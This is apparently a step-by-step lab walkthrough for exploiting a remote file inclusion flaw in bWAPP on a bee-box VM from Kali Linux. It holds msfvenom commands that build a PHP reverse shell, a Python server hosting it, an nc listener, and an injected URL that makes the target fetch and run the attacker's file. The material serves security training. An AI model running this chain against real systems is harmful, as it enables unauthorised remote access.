
Step 1

Open vmware and start beebox and kali linux make sure both machines are connected with same adapter (NAT)

Step 2


Open terminal and type nmap –sn 192.168.31.130/24 for host discovery.



:- 192.168.31.132 this is my beebox ip

Step 3

Open browser and search beebox ip address 192.168.31.132 press enter




:- click on- bWAPP

Step 4

Now enter login id and password

Press enter




Step 5

Now click on choose your bug

And search :- Remote & Local file inclusion (rfi/lfi)

Press hack



Step 6

Now open new terminal and type

msfvenom –p php/reverse_php

LHOST=192.168.31.130 LPORT=1234 -o myshell.php

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p php/reverse_php LHOST=192.168.31.130 LPORT=1234 -o myshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2979 bytes
Saved as: myshell.php

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
111     myshell.php          tush                xfce4-terminal-emulator.desktop
Mines   root-terminal.desktop  tushar1442.ovpn

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Myshell.php created done

**** php/reverse_php → This is a Metasploit PHP reverse shell payload.***

* LHOST=192.168.31.130 The attacker's local IP address where the shell connection will be received.

* LPORT=1234 The local port on the attacker's machine where the shell connection will be established.

* -o myshell.php:- Saves the generated payload as myshell.php.

Step 7

Type :- python –m http.server 80

Explaination :-

:-python -m :- Execution in Python's module mode (here, running the http.server module).

:-http.serve r:- Python's built-in HTTP server module, which starts a temporary web server.

:-80 The port number on which the server will run (port 80 is the default for HTTP traffic).

Step 8

Type :- nc –nvlp 1234

Explaination :-


:- nc Netcat tool (used for establishing network connections).

:- -n Disables DNS resolution (uses only IP addresses, not hostnames).

:- -V Enables verbose mode (displays more details).


:- -l Enables listener mode (accepts incoming connections).

:- -p 1234 Listens on port 1234



Step 9

Now go to the browser edit url : 192.168.31.132/bWAPP/rlfi.php?language=http://192.168.31.130/myshell.php&action=go and Press enter



As you see the reverse shell has been done this is all about the RFI:- remote file inclusion

THANKUU…….